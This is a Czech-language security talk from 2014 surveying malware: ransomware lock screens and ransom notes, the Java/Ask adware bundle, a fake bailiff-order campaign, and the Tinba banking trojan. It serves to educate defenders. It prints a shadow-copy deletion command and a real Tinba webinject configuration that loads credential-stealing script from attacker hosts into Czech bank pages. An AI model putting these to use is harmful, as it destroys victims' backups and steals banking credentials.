

# Havěť 2014

Igor Hák, [igi@viry.cz](mailto:igi@viry.cz)

# Dnešní havěť

- ▶ „havěť domácí“ (ransomware, ...)
- ▶ APT – Advanced Persistent Threat
  - Stuxnet



# „Havěť domácí“, co (stále) platí

- ▶ uživatel je nejslabším článkem
  - oblbovačky ve formě sociálního inženýrství
  - jistota úspěchu, přesto finančně nenáročné
    - vs hledání 0-day exploitů
- ▶ dva extrémy havěti
  - – ticho a klid
  - – chaos

# „Havěť domácí“, co (stále) platí

- ▶ nekonečný boj vývojáři havěti vs vývojáři AV
- ▶ soustředění „výrobců“ na aplikace / platformy s větším podílem na trhu:
  - Windows (vs Linux Desktop)
  - MAC OS X na vzestupu
  - Microsoft Office (Word, Excel, PowerPoint, ...)
  - Adobe \*, Oracle Java – multiplatformní

Java Setup - Progress



ORACLE®

Status: Installing Java



## 3 Billion Devices Run Java

Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...


ORACLE®



ORACLE

## Offer to install the Search App by Ask

Search



65°



Get Facebook status updates directly in your browser, listen to top radio stations, and get easy access to search and weather. The Search App by Ask installs in Firefox.

### SEARCH APPLICATION END USER LICENSE AGREEMENT

This Search Application End User License Agreement ("Agreement"), applies to web search applications (each a "Search Application") developed by or for APN, LLC ("APN", "we" or

- Set Ask as my default search provider
- Set Ask.com as my browser home page and new tabs page

By clicking "Next" and installing the Search App by Ask, your use is subject to the Ask.com [Terms and Conditions](#) and [Privacy Policy](#). The Search App by Ask is a product of APN, LLC. De-selecting both of the checkboxes above declines this optional search offer and proceeds with the rest of the install process.

Cancel

Next &gt;

File Edit View Favorites Tools Help

Alexa Search Info 9 Netvibes • Microsoft Corporation • Flickr • WordPress • del.icio.us • QDB amazon.com

DOGPILE Web Search Type Search Here Fetch 0 blocked abcNEWS ds Hot Despite Cooling Market Yellow Pages White Pages

Ask Search Web Highlight PopSwatter MyStuff Sign In Zoom News Weather

DAP Options Software D/L 0 files DAP Drive

Y! Search Web Mail My My Yahoo! Answers Fantasy Sports Hockey

altavista Search the Web Translate Highlight On: 0 Last Search

AOL Search Top Stories (6) Investing Games Sports (10) AOL Radio MapQuest

mamma Search Web News Images Advanced search

wordz Lookup: In: Dictionary Lookup

Search SEO PPC Links Favorites Shopping Back 203917

Search 1 2 3 4 5 AltaVista Google LookSmart MSN Slider Teoma Yahoo Encyclopedia

JOBSEARCH TOOLBAR Search My Resume Free Reviews Free Resources Pop-up

GoodSearch powered by YAHOO! SEARCH Search My Charity: Clear Selection Highlight Popup Blocker On: 0

SpiderPilot.com GO Special Offer Block popups

Google G Go Bookmarks PageRank 0 blocked Check AutoLink AutoFill Send to Settings

FOX NEWS Web Search Type Search Here The Web Go Generations to Resume Friday Iran Yellow Pages White Pages

mywebsearch Search Smiley Central Screensavers Cursor Mania PopSwatter Fun Cards

Windows Live Home RSS Print Page Tools

Options | Personalize page

# Live Search





# Ransomware

- ▶ sociální inženýrství
  - „zaplat' nebo tě nepustím dál“ (...i když zaplatíš)
- ▶ „policejní virus“
  - exploitace díry v Java
  - několik verzí, začínalo se na 2 000 Kč / 48 hodin

# „Policejní virus“



ČESKÉ REPUBLIK  
POLICE



## Pozor!

IP: [REDACTED]

Umístění: CZ, Czech Republic, Prague

**Pozor! Váš počítač je zablokován kvůli alespoň jednoho z důvodů uvedených níže.**

Byli jste porušení «autorského práva a souvisejících práv» (Video, Hudba, Software) a nedovolené použití nebo distribuci obsah chráněný autorskými právy, a tím porušíte článek 128 trestního zákoníku České Republiky.

Článek 128 trestního zákoníku stanoví pokuty 2-5 sto minimální mzdy nebo zbavení svobody pro 2 až 8 let.

Byli jste chycení u prohlížení nebo distribuci zakázané produkce pornografickým obsahem (Dětská pornografie / Zoofilie a atd.). A tím porušujete článek 202 trestního zákoníku České Republiky.

Článek 202 trestního zákoníku stanoví odnětí svobody na 4 až 12 let.

Protiprávní přístup k počítačovým údajům byl zahájen z počítače, nebo jste byli ...

Článek 208 trestního zákoníku stanoví pokutu až do výše ČZK 100.000 a / nebo odnětí svobody po dobu 4 až 9 let.

Protiprávní přístup byl zahájen z vašeho počítače bez vašeho vědomí nebo souhlasu, může váš počítač infikován škodlivým softwarem, tak jste porušil zákon o zanedbané



Code

Sum

|   |   |   |   |   |   |   |   |   |   |
|---|---|---|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 0 |
|---|---|---|---|---|---|---|---|---|---|

Pay Ukash

Pay PaySafeCard


Kde mohu koupit Ukash?

  
á obětí!

# „Policejní virus“, verze 2

- ▶ zdražení na 3 000 Kč, naštěstí do 72 hodin
- ▶ kvalitní překlad
- ▶ navýšení počtu trestných činů
  - porušení autorského práva, šíření dětské pornografie, podpora terorismu, šíření škodlivých programů, použití nelegálního software, zneužití platební karty, šíření spamu
- ▶ „jištění“ ze strany bezpečnostních firem (záhlaví)
- ▶ IP adresa + lokalita dle GeoIP + foto z webkamery

# „Policejní virus“, verze 2



**ČESKÁ REPUBLIKA POLICIE**  
ÚSTAV POČÍTAČOVÉ TRESTNÉ ČINNOSTI

Vaše IP adresa:  
Váš poskytovatel internetového připojení:  
Umístění:

**GeoIP**

## VÁŠ POČÍTAČ JE ZABLOKOVÁN

Jste narušitel, Vaše činnost je nelegální a bude mít za následek trestní odpovědnost.

### Provoz Vašeho počítače je pozastaven z důvodu neoprávněné činnosti.

Níže jsou uvedena možná narušení:

**Článek – 174. Autorské právo**  
Trest odnětí svobody na 2 až 5 let (Použití nebo šíření autorských děl) Pokuta ve výši 18 000 až 23 000 CZK.

**Článek – 183. Pornografie**  
Trest odnětí svobody na 2 až 3 roky (Použití nebo sdílení pornografických souborů). Pokuta ve výši 250 000 až 400 000 CZK.

**Článek – 184. Zneužití dítěte (do 18 let) k výrobě pornografie**  
Trest odnětí svobody na 10 až 15 let (Použití nebo sdílení pornografických souborů). Pokuta ve výši 400 000 až 800 000 CZK.

**Článek – 104. Podpora terorismu**  
Trest odnětí svobody do 25 let bez práva na odvolání (Návštěva webových stránek teroristických organizací). Pokuta ve výši 650 000 až 850 000 CZK s konfiskací majetku.

**Článek – 68. Šíření virových programů**  
Trest odnětí svobody do 2 let (Vytvoření nebo šíření virových programů, které způsobí škodu na jiné počítače). Pokuta ve výši 300 000 až 500 000 CZK.

**Článek – 113. Použití nelicencovaného software**  
Trest odnětí svobody do 2 let (Použití nelicencovaného software). Pokuta ve výši 200 000 až 400 000 CZK.


**Článek – 99. Podvod s platebními kartami**  
Trest odnětí svobody do 5 let (Transakce s použitím platební karty nebo její údaj, která nebyla zahájena nebo potvrzena držitelem karty). Pokuta ve výši 520 000 až 950 000 CZK s konfiskací majetku.

**Článek – 156. Šíření SPAMu s pornografickým obsahem**  
Trest odnětí svobody do 2 let (Šíření SPAMu s pornografickým obsahem prostřednictvím e-mailů a sociálních sítí). Pokuta ve výši 350 000 až 680 000 CZK.

**POKUD SE SAMOSTATNĚ POKUSÍTE PROVÉST ODBLOKOVÁNÍ, BUDOU VŠECHNY VAŠE DATA VYMAZÁNY S VÝJIMKOU SOUBORŮ DŮKAZŮ.**

První porušení nemusí vést k trestní odpovědnosti, a to za podmínky zaplacení pokuty, v souvislosti se zákonem o loajalitě k obyvatelům ze dne 04. prosince 2012. Při opakovaném porušení trestní odpovědnost je nevyhnutelná.

Chcete-li odblokovat počítač a uniknout před trestní odpovědností, musíte zaplatit pokutu ve výši **3000 CZK**.



**Ukash** **paysafecard**

Ukash je k dostání online, e-peněžnicích, trafikách a bankomatech po celém světě.

Vyměňte peníze za Ukash kupón a zadejte kód kuponu do formuláře uvedeného níže.

Kód d:


1 2 3 4 5 6 7 8 9 0 **POTVRZENÍ**

Status: Čekání na platbu **47:52:52**

Kde si můžu koupit Ukash

**e-va**  
Alles prepared

VŠEKERÉ PROTIPRÁVNÍ ČINNOSTI, PROVÁDĚNÉ S VYUŽITÍM VAŠEHO POČÍTAČE, BYLY ULOŽENY DO POLICEJNÍ DATABÁZE, A TO VČETNĚ FOTOGRAFIÍ A VIDEO Z WEBOVÉ KAMERY PRO IDENTIFIKACI OSOBY. BYLO OBJEVENO PROHLÍŽENÍ PORNOGRAFIE S ÚČASTÍ NEZLETILÝCH OSOB.



**.CZ**  
stává obětí!

# „Policejní virus“, verze 2

200 000 až 400 000 CZK. (nebo užití nelicencovaného software). Pokuta ve výši

## Článek – 99. Podvod s platebními kartami


Trest odnětí svobody do 5 let (Transakce s použitím platební karty nebo její údaj, která nebyla zahájena nebo potvrzena držitelem karty). Pokuta ve výši 520 000 až 950 000 CZK s konfiskací majetku.

## Článek – 156. Šíření SPAMu s pornografickým obsahem

Trest odnětí svobody do 2 let (Šíření SPAMu s pornografickým obsahem prostřednictvím e-mailů a sociálních sítí). Pokuta ve výši 350 000 až 680 000 CZK.

VEŠKERÉ PROTIPRÁVNÍ ČINNOSTI, PROVÁDĚNÉ S VYUŽITÍM VAŠEHO POČÍTAČE, BYLY ULOŽENY DO POLICEJNÍ DATABÁZE, A TO VČETNĚ FOTOGRAFIÍ A VIDEO Z WEBOVÉ KAMERY PRO IDENTIFIKACI OSOBY. BYLO OBJEVENO PROHLÍŽENÍ PORNOGRAFIE S ÚČASTÍ NEZLETILÝCH OSOB.

Videozáznam: **Zapnuto**



Ukash je k dostání online, e-peněžkách, trafikách a bankomatech po celém světě.  
Vyměňte peníze za Ukash kupón a zadejte kód kuponu do formuláře uvedeného níže.

Kód:

1 2 3 4 5 6 7 8 9 0

POTVRZENÍ

Status: Čekání na platbu

47:53:10

Kde si můžu koupit Ukash



**Vezměte prosím na vědomí:** pokuta může být zaplacená pouze do 48 hodin, Pokud nebude platba provedena do 48 hodin, odblokování počítače nebude možné. V tomto případě proti Vám automaticky bude zahájeno trestní řízení.

snímek z webkamery

V souvislosti s rozhodnutím vlády ze dne 04. prosince 2012, všechna výše uvedená porušení jsou považována za trestný čin v případě nezaplacení pokuty.

Výše pokuty činí **3000 CZK**. Pokuta musí být zaplacená do 48 hodin od zablokování počítače V případě nezaplacení proti Vám bude zahájeno trestní řízení bez možnosti zaplacení pokuty, váš počítač bude zkonfiskován operační službou pro boj proti počítačové trestné činnosti. V důsledku, Vaš případ bude řešen dle výše uvedených článků, což má za následek pokuty ve výši od 160 000 CZK a uvěznění.

Po zaplacení pokuty **Váš počítač bude odblokován.**

Smluvně zainteresované AV společnosti

Pro vyšší efektivitu policejní práce, 04. prosince 2012 byla podepsána mezinárodní smlouva se společnostmi, které vyrábějí antivirové software k odhalení kybernetických zločinců.



CZ  
obětí!

# „Policejní virus“, verze „pussy“



Zbývající čas: 47:59:53

IP:

Země: CZ Czech Republic

Oblast:

Město:

ISP:

Operační Systém: Windows 7 (64-bit)

Jméno:



**VAROVÁNÍ! Váš osobní počítač je uzamčen z bezpečnostních důvodů z následujících důvodů:**

Jste obviněn z prohlížení/skládování a/nebo distribuce pornografických materiálů zakázáno obsahu (dětská pornografie/Zvířecnost atd.). Že jste porušil všeobecnou deklaraci o boji proti šíření dětské pornografie a obviněn z trestného činu podle článku 161 trestního zákoníku České republiky.

Článek 161 trestního zákoníku České republiky stanoví jako trest odnětí svobody v trvání 5-11 roků.

Také jste osoba podezřelá z porušení "zákon o autorském právu a právech souvisejících s právem" (stahování pirátské hudby, videa, bez licence software) a použití a/nebo šíření obsahu chráněného autorskými právy. Tím jste osoba podezřelá z porušení článku 148 trestního zákoníku České republiky.

Článek 148 trestního zákoníku České republiky, musí být trest pokuta 150 až 550 základních jednotek nebo odnětím svobody na dobu 3-7 roků.

S vešeho počítače byl proveden neoprávněný přístup k omezenému přístupu veřejnosti k informacím a informacím národního významu na internetu.

PIN Kód

Hodnota

  
  
1 2 3 4 5 6 7 8 9 0

Zaplatit PaySafeCard

Zaplatit Ukash

Kde mohu získat peněžní poukázku PaySafeCard?

PaySafeCard můžeš naprosto bezpečně zakoupit ve tvé blízkosti, v České republice např. v řadě novinových stánků a trafik v uvedených časech. PaySafeCard je k dostání v mnoha supermarketech, na čerpacích stanicích. Přehled prodejců: Tipsport, RoBIN OIL, Zabka, PAPOIL, JPServis, Euro Oil, Shell, Agip, OMV.

 **žabka** denně 6–23 h  
skladní a nákupní

  
**Y.CZ**  
lavěť stává obětí!



# Pokročilejší ransomware

- ▶ šifrování souborů na disku
  - jpg, mp3, docx, xlsx, ...
  - klíč natvrdo v těle havěti – Win32/Harasom.A
  - část klíče natvrdo v těle + proměnlivá část (třeba v podobě názvu souboru)
  - klíč určen až na PC uživatele a poté smazán (resp. „zálohován“ u útočníka)
    - jak kvalitně smazán? 😊
- ▶ využití bitcoinu jako platidla



EVERYTHING ON YOUR COMPUTER HAS BEEN FULLY ENCRYPTED



THE COMMON LAW IS THE WILL OF Mankind ISSUING FROM THE Life OF THE People

! YOUR COMPUTER HAS BEEN BLOCKED !

THE UNITED STATES DEPARTMENT OF JUSTICE

! YOUR COMPUTER HAS BEEN BLOCKED !

All activities of this computer has been recorded. All your files are encrypted. Don't try to unlock your computer!

This PC is Blocked due to at Least one of the specified below.

You possess unlicensed software and pirate audio and video records.

The unauthorized reproduction or distribution of this copyrighted work is illegal. Criminal copyright infringement, including infringement without monetary gain, is investigated by the FBI and is punishable by up to 5 years in federal prison and a fine of \$250,000.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law on Neglectful Use of Personal Computer.

Article 210 of the Criminal Codes provides for a fine of up to \$100,000 and/or deprivation of liberty for four to nine years.

You are a distributor of pornography and porno materials, regularly watch porno sites with child pornography and zoophilia.

U.S.C. § 2252 - Certain activities relating to material involving the sexual exploitation of minors (Possession, distribution pornography and possession, distribution of child pornography).

18 U.S.C. § 2252A - certain activities relating to material constituting or containing pornography, child pornography.

Federal law prohibits the production, distribution, reception, and possession of an image of child pornography using or affecting any means or facility of interstate or foreign commerce (See 18 U.S.C. § 2251; 18 U.S.C. § 2252; 18 U.S.C. § 2252A). Specifically, Section 2251 makes it illegal to persuade, induce, entice, or coerce a minor to engage in sexually explicit conduct for purposes of producing visual depictions of that conduct. Any individual who attempts or conspires to commit a child pornography offense is also subject to prosecution under federal law.

Any violation of federal pornography or child pornography law is a serious crime, and convicted offenders face severe statutory penalties. 18 U.S.C. § 2251, face fines and a statutory minimum of 15 years to 30 years maximum in prison.

In connection with the decision of the Government as of January 26, 2013, all of the violations described above could be considered as criminal. If the fine has not been paid, you will become the subject of criminal prosecution. The fine is applicable only in the case of a primary violation. In the case of second violation you will appear before the supreme Court of the USA.

ALL ILLEGAL ACTIVITIES CONDUCTED THROUGH YOUR COMPUTER HAVE BEEN RECORDED IN THE POLICE DATABASE, INCLUDING PHOTOS AND VIDEOS FROM YOUR CAMERA FOR FURTHER IDENTIFICATION.

Video Recording: ON



Audio Recording: ON



NOTE: You have 72 hours left to enter your payment

Enter code: (MoneyPak/Vanilla/REloadit)



Enter Your Email:\*

\* Enter valid email address


WHERE CAN I BUY MONEYPAK



WHERE CAN I BUY VANILLA



WHERE CAN I BUY RELOADIT



The first violation may not entail the criminal liability if the payment of the fine in connection with the law of loyalty to people, on 28 January 2013. In repeated violations of criminal responsibility is inevitable.

To unlock your computer and to avoid other legal consequences, you are obligated to pay a release fee of \$100.

How do I unlock computer using the MoneyPak/Vanillareload/REloadit ?

1. Find a retail location near you.
2. Look for a MoneyPak/Vanillareload/REloadit in the prepaid section. Take it to the cashier and load it with cash. A service fee of up to \$4.95 will apply.
3. To pay fine, you should enter the digits MoneyPak/Vanillareload/REloadit resulting code in the payment form and press Pay MoneyPak/Vanillareload/REloadit.



# Pokročilejší ransomware

- ▶ Win32/Filecoder.Q
- ▶ „obálka“ MSIL/Injector.FHB
  - část klíče natvrdo v těle + proměnlivá část definovaná názvem šifrovaného souboru
  - obrovské množství variant lišící se pouze v klíči – existence generátoru této havěti


# Pokročilejší ransomware

- ▶ čistě na bázi sociálního inženýrství
- ▶ typický vektor šíření v ČR – uloz.to:
  - „office crack“
  - „windows crack“
  - ...



Vyhledat

## Office 2013 crack cz 100%funguje.exe



73.73 kB

  **0** [Kopírovat do Oblíbených](#) [Sdílej](#) 

 **Stáhnout**

reklamní sdělení



Simpsonovi:  
Nákušní taška



Think Gum



Mluvící dálkový  
ovladač mužů



TV Test Polštář



Sound machine

Pro možnost komentovat se musíš nejprve [přihlásit](#). Pokud nemáš jméno a heslo, [registruj se](#).

reklamní sdělení

reklama ETARGET



**Půjčka až 800.000 Kč!**  
Bez ručení nemovitostí.  
Nemusíte předem spořit.


**Crack**  
Připojujete se na veřejné Wi-Fi? Ochraňte se s novou verzí.


**Centrální vysávání Husky**  
pro rodinné domy, byty, kanceláře, suché i mokré vysávání, doživotní záruka.


**Shozy prádla**  
Shozy prádla - moderní řešení pro rodinné domy a penziony.


[Přidat inzerát](#)

### Podobné soubory



30.83 MB  **19**



30.83 MB  **19**



My Computer



Adobe Reader  
9.lnk.zasifro...



HOW TO DECRY...



Mozilla  
Firefox.lnk.z...

Error



\*\*\*\*\*  
\*\*\*\*\*  
\*\*\*\*\*

VIRUS CRYPTOLOCKER +  
VSECHNA DATA ZASIFROVANA 2045bitovou SIFROU!!!pdf\*fotky\*txt\*rar\*atd...  
MAS POUZE 15 POKUSU ZADANI KODU PRO DESIFROVANI POTOM SE DATA  
ZNICI!!NENAVRATNE  
ZAPLAT 3000kc NA TENTO UCET  
Bitcoin : 14KmxKrAUJFMaL159tv22xiuJFpdCvrp5X  
PRI PREVODU UVED VLASTNI EMAIL  
HNED POSLEME DESIFROVACI HESLO!!  
VSE BUDE ZASE OK

////////////////////////////////////  
3000kc NEBO PRIDES O DATA FOTKY VSECHNO!!!  
14KmxKrAUJFMaL159tv22xiuJFpdCvrp5X  
MAS POUZE 15 POKUSU ZADANI KODU PRO DESIFROVANI  
\*\*\*\*\*

OK



Recycle Bin

start

Error



8:49 AM



My Computer



Adobe Reader  
9.Ink.ZASIF...



HOW TO  
DECRY...



Mozilla  
Firefox.Ink.Z...



Recycle Bin

start



2:33 PM



My Computer



Adobe Reader  
9.Ink.zasifro...



HOW TO  
DECRY...



Mozilla  
Firefox..Ink.z...



HOW TO  
DECRY...



Recycle Bin

 start



8:49 AM

# Pokročilejší ransomware

- ▶ zálohy v ohrožení, pokud jde o disk připojený pod písmenem
  - RAR/ZIP nemusí být mezi šifrovanými přílohami
- ▶ SynoLocker
- ▶ RAID1 není záloha



# Pokročilejší ransomware

- ▶ "C:\Windows\Sysnative\vssadmin.exe" **Delete Shadows /All /Quiet**
  - zálohy ze shadow copy jen u starších verzí
- ▶ „operace Tovar“ (starší cryptolockery) – [www.decryptcryptolocker.com](http://www.decryptcryptolocker.com)
  - vektor šíření: hlavně formou massmailů
- ▶ zajímavé politiky (GP):
  - <http://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information>



# „Exekuční příkaz“

## VÝZVA K ÚHRADĚ DLUŽNÉHO PLNĚNÍ PŘED PROVEDENÍM EXEKUCE

*Soudní exekutor Mgr. Ing. Jiří Prošek, Exekutorský úřad Plzeň – město, IČ 87560921, se sídlem Rychtaříkova 15, 336 00 Plzeň pověřený provedením exekuce: č.j. 22 EXE 233/2014 –18, na základě ustanovení: Příkaz č.j. 066457/2014–416/Čen/G V.vyř., vás ve smyslu §46 odst. 6 z. č. 120/2001 Sb. (exekuční řád) v platném znění vyzývá k splnění označených povinností...*

# „Exekuční příkaz“

- ▶ Zatím nejpropracovanější útok na území ČR
- ▶ V příloze „exekuční příkaz“ (EXE v ZIPu)
- ▶ EXE dropne CAB a otevře RTF dokument – smlouva mezi krajem Vysočina a Jihlavskou nemocnicí
- ▶ 7 minut neaktivní před další činnosti

# „Exekuční příkaz“

- ▶ download bankovního trojanu Tinba
  - nastavení pro tunelování účtů v:
    - Česká spořitelna
    - ČSOB
    - ERA
    - FIO
  - injektáž škodlivého JS skriptu do webu banky
    - nahrazení přihlašovacího dialogu do bankovníctví falešným – zasílání přístupových údajů útočníkovi (HTTP PUT) = 1. faktor autentizace „pořešen“

# „Exekuční příkaz“

## ▶ 2. faktor autentizace „pořešen“:

### Vážení kliente!

CSOB a.s. zavádí systém dvoufaktorové autentizace: CSOB OTPdirekt. Oproti standardnímu ověřování pomocí hesla, používá CSOB OTPdirekt dva mechanismy. Jeden je "něco, co uživatel zná" jako je heslo a "něco, co uživatel vlastní" typicky mobilní telefon. V kombinaci poskytují dokonalejší zabezpečení přístupu k datům. Je potřeba stáhnout a nainstalovat aplikaci CSOB OTPdirekt na mobilní zařízení, pak vygenerovat a vstoupit jednorázové heslo, které zaručí plnou ochranu Vašeho účtu.

Prosím, postupujte podle pokynů.



**Telefonní číslo: +**

Vyberte operační systém vašeho telefonu.

Po výběru, Vám bude zaslána SMS, která obsahuje odkaz na stáhnutí aplikace OTPdirekt.




**ANDROID:** Samsung, HTC, LG, Motorola, Nexus, Prestigio, etc



**iOS:** Apple iPhone

# „Exekuční příkaz“



# Pod lupou

## ▶ Tinba bank stealer

- uplatnění Man in The Browser (MiTB) útoku
  - inject iexplore.exe
    - PR\_CLOSE, PR\_READ, PR\_WRITE
  - inject firefox.exe
    - HttpQueryInfoA, HttpSendRequestA, HttpSendRequestW, InternetCloseHandle, InternetQueryDataAvailable, InternetReadFile
- jednoduchá konfigurace
  - data\_before, data\_inject, data\_after
- nepotřebuje HTTP proxy (Hesperbot)



# Pod lupou

## ► Tinba stealer

set\_url [https://www.servis24.cz/ebanking-s24\\* GP](https://www.servis24.cz/ebanking-s24* GP)

data\_before  
<head\*  
data\_end

data\_inject  
<script type="text/javascript" src="https://andry-shop.com/js/jquery-1.7.1.min.js"></script>  
<script type="text/javascript">var holderbotid = "%BOTUID%";</script>  
<script type="text/javascript">document.write('<scr'+ 'ipt type="text/javascript" src="https://andry-shop.com/gate/get\_html?js='+Math.random()+ ' "></script>');</script>  
data\_end

data\_after  
data\_end

data\_before  
<body  
data\_end

data\_inject  
style="display:none"  
data\_end

data\_after  
data\_end

set\_url [https://muj.erasvet.cz/prihlasen\\* GP](https://muj.erasvet.cz/prihlasen* GP)

data\_before  
<head>  
data\_end

data\_inject  
<script type="text/javascript" src="https://yourfashionstore.net/panel/g7mhzFiz47/?Getifile" id="MainInjFile" host="yourfashionstore.net" link="//p  
id="SuppInjFile">(function(){try{var x=document.getElementById("MainInjFile");x.parentNode.removeChild(x);}catch(e){}try{var x=document.getElement  
data\_end

data\_after  
data\_end

set\_url <https://muj.erasvet.cz/klient/vitejte-kliente GP>

# Pod lupou

- ▶ Díky MiTB maskovány i útočnickovi transakce, případně zůstatek na účtu!
  - využití jQuery
  - nahrazení / vynechání správných „divů“ dle ID
- ▶ Malware as a Service

Административный раздел

Создания приложения

- Главное меню
- Общая статистика
- Телефоны
- Поиск по смс

- Отправка команд
- История команд

- Приложения
- Список приложений
- Создать приложения

- Настройки для приложений

- Настройки админ. раздела

- Выйти

Имя файла (англ.):

Активен:  Да  Нет

Номер телефона:



App name:

Service name:

Первое обращение через:  минут

Последующие обращения:  минут

Сервер:



# Pony password stealer

- ▶ *„Pony stealer takes \$220k worth of Cryptocurrency“*
- ▶ malá praktická ukázka 😊

# Děkuji za pozornost!

Igor Hák, [igi@viry.cz](mailto:igi@viry.cz)